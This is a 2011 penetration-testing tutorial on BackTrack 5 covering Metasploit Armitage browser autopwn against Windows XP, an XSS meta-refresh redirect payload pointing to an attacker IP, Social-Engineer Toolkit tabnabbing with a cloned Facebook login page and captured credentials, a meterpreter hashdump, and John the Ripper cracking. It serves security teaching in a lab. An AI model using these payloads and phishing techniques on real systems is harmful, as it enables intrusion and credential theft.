
BackTrack 5 Guide II: Exploitation tools and frameworks

Karthik R, Contributor

You can read the original story here, on SearchSecurity.in.

Looking for the basics of BackTrack 5? See here.

In the first part of this BackTrack 5 guide, we looked at information gathering and vulnerability assessment tools. In the second part, we will use BackTrack 5 tools to exploit a remote system and learn how the exploitation framework can be used with the privilege escalation tool John the Ripper to crack passwords and gain access to a remote Windows system.



```
[*] 192.168.13.130   Browser Autopwn request '/?sessid=TWljcm9zb2Z0IFdpbmRvd3M6WFA6
ng4NjpNU0lFOjYuMDo%3d'
[*] 192.168.13.130   JavaScript Report: Microsoft Windows:XP:SP0:en-us:x86:MSIE:6.0
[*] 192.168.13.130   Reporting: {:os_name=>"Microsoft Windows", :os_flavor=>"XP", :
 :os_lang=>"en-us", :arch=>"x86"}
[*] Responding with exploits
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.13.130:1043...
[-] Exception handling request: Connection reset by peer
[*] Sending MS03-020 Internet Explorer Object Type to 192.168.13.130:1044...
[*] Sending Internet Explorer DHTML Behaviors Use After Free to 192.168.13.130:1045
6 SP0-SP2 (onclick))...
[*] Sending stage (752128 bytes) to 192.168.13.130
meterpreter > 
```

Figure 1: Metasploit Armitage; The compromised remote Windows system is marked in red. The console below shows the browser autopwn process, exploits sent, data received, etc. Armitage also fingerprints the target OS, as seen in the screenshot.

Metasploit Armitage


Metasploit Armitage is the GUI version of the famous Metasploit framework. We did an entire series of Metasploit tutorials on this site last month. In this part of BackTrack 5 guide, we will look at the browser autopwn exploit for Windows XP using Metasploit Armitage.

Features of this attack:

1. Use of the auxiliary module of Metasploit Armitage
2. Around 22 exploit modules used to carry out the attack
3. Use of the social engineering approach
4. Auto-migration to notepad.exe from the browser process

For this exploit, you need a site with a cross-site scripting (XSS) URL redirection vulnerability. The victim clicks on a particular URL in the browser, which spawns a meterpreter shell in the victim's system. The URL redirection code will look something like:

http://vulnerablesite?c="><meta HTTPEQUIV="REFRESH" content="0;
url=http://attackerIPaddress ">



about:blank - Microsoft Internet Explorer

Address http://www.xyz.com?c="><meta HTTPEQUIV="REFRESH" content="0; url=http://192.168.13.132 ">

Figure 2: An illustration of URL redirection from an XSS vulnerable site, xyz.com, to 192.168.13.132


The auto-migration feature is used to spawn the exploit into a new process, because if the exploit is not migrated, the whole attack will terminate when the user closes the browser. Migration is therefore done automatically to maintain prolonged access.

Social-Engineer Toolkit

The Social-Engineer Toolkit (SET) has been covered extensively in my previous article on this site. In this BackTrack 5 guide, I will discuss a type of attack called **tab nabbing**. In this attack, the victim opens a link in a browser, but as soon as he changes to another tab, the original page is replaced with a fake page, which allows attacker(s) to gain the victim's login credentials. The victim is duped into entering his username and password on a fake site.

In this "social engineering" attack, we choose a website attack vector and the option to clone the website. We specify the site to clone, whose login credentials we desire to obtain. I have cloned Facebook in this BackTrack 5 guide for demonstration purposes only*. Please note that cloning will not occur if you are not connected to the Internet during the process.

Figure 3 of this guide shows the fake Facebook login page, and Figure 4 shows POST data captured by the SET. This method can be extended to any URL the attacker intends to clone; provided each of these sites have POST data, they will always be captured by HTTP or HTTPS. SET supports both these protocols and effectively sniffs login credentials.



facebook

Sign Up Facebook helps you connect and share with the people in your life.

Facebook Login

Email:
Password:
□ Keep me logged in
Log In or Sign up for Facebook
Forgot your password?


English (US) বাংলা हिन्दी ਪੰਜਾਬੀ தமிழ் తెలుగు മലയാളം Español Português (Brasil) Français (France) ...

Facebook © 2011 Mobile · Find Friends · Badges · People · Pages · About · Advertising · Create a Page · Developers · Careers · Privacy · Terms · Help

Figure 3: A fake Facebook login page created by the Social Engineer Toolkit based on options set by the attacker

Privilege escalation tools

We may not always gain administrator or superuser access to a remote system. As an attacker, we need maximum privileges on the target to execute our payloads and perform desired actions. BackTrack 5 offers a wide range of privilege escalation tools to meet these needs, as shown in Figure 5 of this BackTrack 5 guide.



```
[*] Tabnabbing Attack Vector is Enabled...Victim needs to switch tabs.
[*] Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.13.1 - - [12/Oct/2011 16:40:14] "GET / HTTP/1.1" 200 -
192.168.13.1 - - [12/Oct/2011 16:40:24] "GET /index2.html HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: charset_test=€,´,€,´,水,Д,Є
PARAM: lsd=
PARAM: return_session=0
PARAM: legacy_return=1
PARAM: display=
PARAM: session_key_only=0
PARAM: trynum=1
PARAM: charset_test=€,´,€,´,水,Д,Є
PARAM: lsd=
POSSIBLE USERNAME FIELD FOUND: email=myusername
POSSIBLE PASSWORD FIELD FOUND: pass=mypassword
PARAM: default_persistent=0
POSSIBLE USERNAME FIELD FOUND: login=Log+In
[*] WHEN YOUR FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Figure 4: POST Data captured by the Social Engineer Toolkit framework from a fake Facebook login page

As seen in Figure 5 of this BackTrack 5 guide, BackTrack 5 offers four classes of privilege escalation tools, each with a specialized area of working.

John the Ripper

Once the victim has been compromised (please refer to my articles on SET and MsF for more details), the password cracker John the Ripper can be used to crack the Windows hashes to escalate privileges and gain administrator rights to the system.

After exploitation, the hashes are dumped to a text file, and this text file is supplied to John the Ripper. John the Ripper is a very effective tool for cracking password hashes of remote systems once the hashes are available. Figures 6 and 7 of this BackTrack 5 guide show the cracking processes involved in privilege escalation on a Windows system. The attack demonstrated in this BackTrack 5 guide can be carried out with either the Metasploit Framework or the Social Engineer Toolkit.

The remote system in the observation in this BackTrack 5 guide uses the following set of usernames and passwords, as verified by John the Ripper in Figure 7.






Figure 5: Various categories of privilege escalation tools in BackTrack 5



```
meterpreter > hashdump
Administrator:500:f0d412bd764ffe81aad3b435b51404ee:209c6174da490caeb422f3fa5a7ae
634:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
haxor:1007:b643941c69ac853eaad3b435b51404ee:0c19516e460552a49bc0becf757f8f74:::
HelpAssistant:1000:d5cea586862d961444313a3f79233071:1df4bcc16a8b05da47f0b8e45a5e
c124:::
IUSR_FACILITATOR:1004:f20b82bd0978219f86c6e4f5e2a05cc7:c105bcdae91502c41d110a965
fab8639:::
IWAM_FACILITATOR□1005:449fb19918652a06a98e00499a4ba73c:5a575a012d86ae71164ddc4c
cb58d72a:::
metasploit:1008:728b8c8e407db950ade9ff10103574fe:e7266baa0b2c803c3e4e9c70ff50041
f:::
SUPPORT_388945a0□1002:aad3b435b51404eeaad3b435b51404ee:04268f6f0a518e206a3e9951
e4daf16f:::
vv:1003:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c:::
meterpreter > 
```

Figure 6: The output of hashdump in the meterpreter shell which will be copied to a text file and supplied to John the Ripper for cracking.



```
root@bt:/pentest/passwords/john# john /root/Desktop/hash_text.txt
Loaded 14 password hashes with no different salts (LM DES [128/128 BS SSE2])
OIT              (metasploit:2)
METASPL          (metasploit:1)
HAXOR            (haxor)
ADMIN            (Administrator)
PASSWOR          (vv:1)
                 (SUPPORT_388945a)
                 (Guest)
D                (vv:2)
guesses: 8  time: 0:00:00:03 (3)  c/s: 21393K  trying: MRSITST - MRSOGMP
```

Figure 7: Username: password combinations are as follows: metasploit:metasploit, vv:password, haxor:haxor, administrator:admin

With these passwords in hand, we can now escalate our privileges on the target system. In the protocol analysis category, we have Wireshark, a top class network traffic analyzer. I have previously covered the various applications of Wireshark in an earlier guide.

It is evident from this guide that BackTrack 5 has evolved a lot in terms of its arsenal. A crafty attacker can make maximum use of these tools, and combine them to maximize his benefits. This BackTrack 5 guide highlights the most important exploitation and privilege escalation tools. In the BackTrack 5 guides to come, I will cover some more exploitation and privilege escalation techniques.

Head to the third part of this BackTrack 5 tutorial to learn more about exploitation frameworks.

About the author: ***Karthik R*** *is a member of the NULL community. Karthik completed his training for EC-council CEH in December 2010, and is at present pursuing his final year of B.Tech. in Information Technology, from National Institute of Technology, Surathkal. Karthik can be contacted on rkarthik.poojary@gmail.com. He blogs at http://www.epsilonlambda.wordpress.com*

You can subscribe to our twitter feed at @SearchSecIN. You can read the original story here, on SearchSecurity.in.